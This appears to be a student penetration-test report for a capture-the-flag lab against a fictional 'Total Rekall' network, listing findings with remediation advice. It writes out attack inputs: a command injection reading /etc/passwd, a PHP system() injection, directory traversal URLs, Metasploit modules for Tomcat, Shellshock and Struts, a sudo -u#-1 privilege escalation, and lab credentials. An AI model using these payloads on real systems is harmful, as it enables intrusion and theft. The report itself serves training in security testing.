RISK RATING: CRITICAL
DESCRIPTION: I found the credentials information with " www.example.com && cat /etc/passwd" in /networking.php and reached flag 12 by using these credentials in the "/login.php" page.
AFFECTED HOST: 192.168.13.35/login.php
REMEDIATION: Enforce strong passwords. Implement Multi-Factor Authentication.
IMAGES:

VULNERABILITY 13

TITLE: PHP INJECTION
TYPE: WEB APP
RISK RATING: CRITICAL
DESCRIPTION: Found “souvenirs.php” from flag 9.
AFFECTED HOST: 192.168.13.35/souvenirs.php?message=”hello”;system(‘ls’)
REMEDIATION: Implement a whitelist approach to validate all users inputs. Accept only expected values and formats.
IMAGES:



VULNERABILITY 14

TITLE: SESSION MANAGEMENT
TYPE: WEB APP
RISK RATING: HIGH
DESCRIPTION:
AFFECTED HOST: 192.168.13.35/admin_legal_data.php?admin=87
REMEDIATION: Use cryptographically secure random algorithms to generate session IDs. Ensure session IDs are unique and sufficiently long to resist brute-force attacks.
Always transmit session data over HTTPS to encrypt the communication and protect against eavesdropping.
IMAGES:


VULNERABILITY 15

TITLE: DIRECTORY TRAVERSAL
TYPE: WEB APP
RISK RATING:
DESCRIPTION: The hint on this page indicates this is the “new” disclaimer. Using the vulnerability from flag 10 and 11, I run ‘ls’ to see the “old_disclaimers directory”. By using that finding, I changed the URL to: “http://192.168.13.35/disclaimer.php?page=old_dislaimers/disclaimer_1.txt”
AFFECTED HOST: 192.168.13.35
REMEDIATION: Input Validation and Sanitization.
Ensure the server and environment are hardened to limit the exposure of sensitive files and directories.
IMAGES:

DAY 2 VULNERABILITIES


VULNERABILITY 1

TITLE: OPEN SOURCE EXPOSED DATA
TYPE: WEB APP
RISK RATING: HIGH
DESCRIPTION: On the Domain Dossier webpage, viewed the WHOIS data OSINT for totalrekall.xyz to access sensitive information.
AFFECTED HOST: totalrekall.xyz
REMEDIATION: Ensure no sensitive data is being shared publicly, clean up WHOIS records.
IMAGES:



VULNERABILITY 2

TITLE: DNS RECORD EXPOSURE
TYPE: WEB APP
RISK RATING: MEDIUM
DESCRIPTION: I used the same Domain Dossier utility to view DNS records of totalrekall.xyz. This revealed sensitive information including IP addresses, subdomains and email addresses with the URL.
AFFECTED HOST: totalrekall.xyz
REMEDIATION: Remove any sensitive information from the records and implement logging and monitoring mechanisms to scan for any unauthorized access attempts.
IMAGES:



ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > **DNS Record Lookup**

View all configured DNS records (A, MX, CNAME etc.) for a specified domain name.

Domain (*e.g. domain.com*):

GO

DNS Records for totalrekall.xyz

Name	TTL	Class	Type	Priority	Data
totalrekall.xyz.	3600	IN	SOA		ns51.domaincontrol.com. dns.jomax.net. 2023100600 28800 7200 604800 600
totalrekall.xyz.	3600	IN	NS		ns52.domaincontrol.com.
totalrekall.xyz.	3600	IN	NS		ns51.domaincontrol.com.
totalrekall.xyz.	300	IN	A		15.197.148.33
totalrekall.xyz.	300	IN	A		3.33.130.190
totalrekall.xyz.	3600	IN	TXT		"flag2 is 7sk67cjsdbs"


VULNERABILITY 3

TITLE: CERTIFICATE INFORMATION EXPOSURE
TYPE: WEB APP
RISK RATING: INFORMATION
DESCRIPTION: I used “crt.sh” tool to view certificate validity of totalrekall.xyz
AFFECTED HOST: totalrekall.xyz
REMEDIATION: Protect information from being exposed by the crt.sh site.
IMAGES:

						G2
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA


VULNERABILITY 4

TITLE: NMAP SCAN
TYPE: LINUX OS
RISK RATING: INFORMATION
DESCRIPTION: I used nmap scan “nmap -sV 192.168.13.0/24” and found 5 hosts.
AFFECTED HOST: 192.168.13.10 / 192.168.13.11 / 192.168.13.12 / 192.168.13.13 / 192.168.13.14
REMEDIATION: IP blocking for unauthorized users.
IMAGES:




VULNERABILITY 5

TITLE: AGGRESSIVE NMAP SCAN
TYPE: LINUX OS
RISK RATING: INFORMATION
DESCRIPTION: I ran an aggressive scan “nmap -A 192.163.13.0/28” to discover which host was running Drupal.
AFFECTED HOST: 192.168.13.13
REMEDIATION: Block probes, restrict information returned, slow down the aggressive Nmap scan, and/or return misleading information.
IMAGES:




VULNERABILITY 6

TITLE: NESSUS SCAN
TYPE: WEB APP
RISK RATING: INFORMATION
DESCRIPTION: The ID of the vulnerability from Nessus scan for 192.168.13.12 is 97610.
AFFECTED HOST: 192.168.13.12
REMEDIATION: Perform regular updates on Apache. Always monitor for new vulnerabilities.
IMAGES:




VULNERABILITY 7

TITLE: APACHE TOMCAT RCE
TYPE: LINUX OS
RISK RATING: CRITICAL
DESCRIPTION: I used metasploit exploit modules to demonstrate RCE vulnerability and drop into root session on remote host 192.168.13.10. I searched for exploits that include Tomcat and JSP . Then, I used the exploit module “multi/http/tomcat_jsp_upload_bypass” and set the RHOST to 192.168.13.10. After getting a meterpreter shell, I dropped into a system shell to get to the command line. I ran “ find / -type f -iname “*flag*” “.
AFFECTED HOST: 192.168.13.10
REMEDIATION: Upgrade Apache Struts.
IMAGES:




VULNERABILITY 8


TITLE: SHELLSHOCK
TYPE: LINUX OS
RISK RATING: CRITICAL
DESCRIPTION: I used exploit " multi/http/apache_mod_cgi_bash_env_exec" . And then, I set TARGETURI "cgi-bin/shockme.cgi". And ran "shell". After that I navigated "cat /etc/sudoers" for the root privileges file.
AFFECTED HOST: 192.168.13.14
REMEDIATION: Edit the sudoers file to limit access for all sudo accounts.Limit the orarom user from running commands.
IMAGES:



VULNERABILITY 10

TITLE: NESSUS SCAN STRUCT VULNERABILITY
TYPE: LINUX OS
RISK RATING: HIGH
DESCRIPTION: I used a struts vulnerability, found with Nessus scan. I used metasploit to exploit "struts2_content_type_ogln".
AFFECTED HOST: 192.168.13.12
REMEDIATION: Update Apache.
IMAGES:





```
┌──(root㉿kali)-[~/Desktop]
└─# 7z e flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R)

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1

Everything is Ok

Files: 3
Size:       23
Compressed: 194
```

```
┌──(root㉿kali)-[~/Desktop]
└─# cat flagfile
flag 10 is wjasdufsdkg
```

VULNERABILITY 12


TITLE: CVE-2019-14287
TYPE: LINUX OS
RISK RATING:
DESCRIPTION: SSH into the server, I used the password “alice” and performed privilege escalation to obtain the flag by using a sudo vulnerability : “sudo-u#-1 cat /root/flag12.txt” .
AFFECTED HOST: 192.168.13.14
REMEDIATION: Update sudo on a regular basis, sudo permissions restricted, always use secure passwords and never share or post passwords.
IMAGES:

```
root@kali: ~/Documents/day_2 ×   root@kali: ~ ×
$ sudo -u#-1 /bin/bash
root@7fe066924948:/# ls
bin   dev  home  lib64  mnt  proc  run     sbin  sys  usr
boot  etc  lib   media  opt  root  run.sh  srv   tmp  var
root@7fe066924948:/# cd home
root@7fe066924948:/home# cd root
bash: cd: root: No such file or directory
root@7fe066924948:/home# lss
bash: lss: command not found
root@7fe066924948:/home# ls
docker-compose.yml
root@7fe066924948:/home# cd .
root@7fe066924948:/home# cd ..
root@7fe066924948:/# cd root
root@7fe066924948:/root# ls
flag12.txt
root@7fe066924948:/root# cat flag12.txt
d7sdfksdf384
root@7fe066924948:/root#
```

DAY 3 VULNERABILITIES


VULNERABILITY 1

TITLE: USERNAME AND PASSWORD HASH IN REPO
TYPE: WEB APP
RISK RATING: CRITICAL
DESCRIPTION: First I used “user:totalrekall site:github.com OSINT” to find totalrekall repository. Then I found the “xampp.users” page and reached the username and hashed password. For cracking that password I used John the Ripper.
AFFECTED HOST: totalrekall web server
REMEDIATION: Remove user credentials from GitHub.
IMAGES:




VULNERABILITY 2

TITLE: PORT SCAN OF SUBNET
TYPE: WEB APP
RISK RATING: INFORMATION
DESCRIPTION: I used the credentials that I gained from GitHub to login and there was a single file named “flag2.txt” containing the flag.
nmap 172.22.117.0/24
172.22.117.20 has por 80 open
Provide credentials from flag1 (trivera:Tanya4life) to log in.
file flag2.txt is located in the root directory.
AFFECTED HOST: 172.22.117.20
REMEDIATION: Require stronger credentials and/or 2-factor authentication.
IMAGES:




VULNERABILITY 3

TITLE: EXPOSED DATA/FTP
TYPE: WINDOWS OS
RISK RATING: HIGH
DESCRIPTION: I used FTP to access the file containing the flag. " ftp 172.22.117.20"
AFFECTED HOST: 172.22.117.20 / 172.22.117.10 / 172.22.117.100
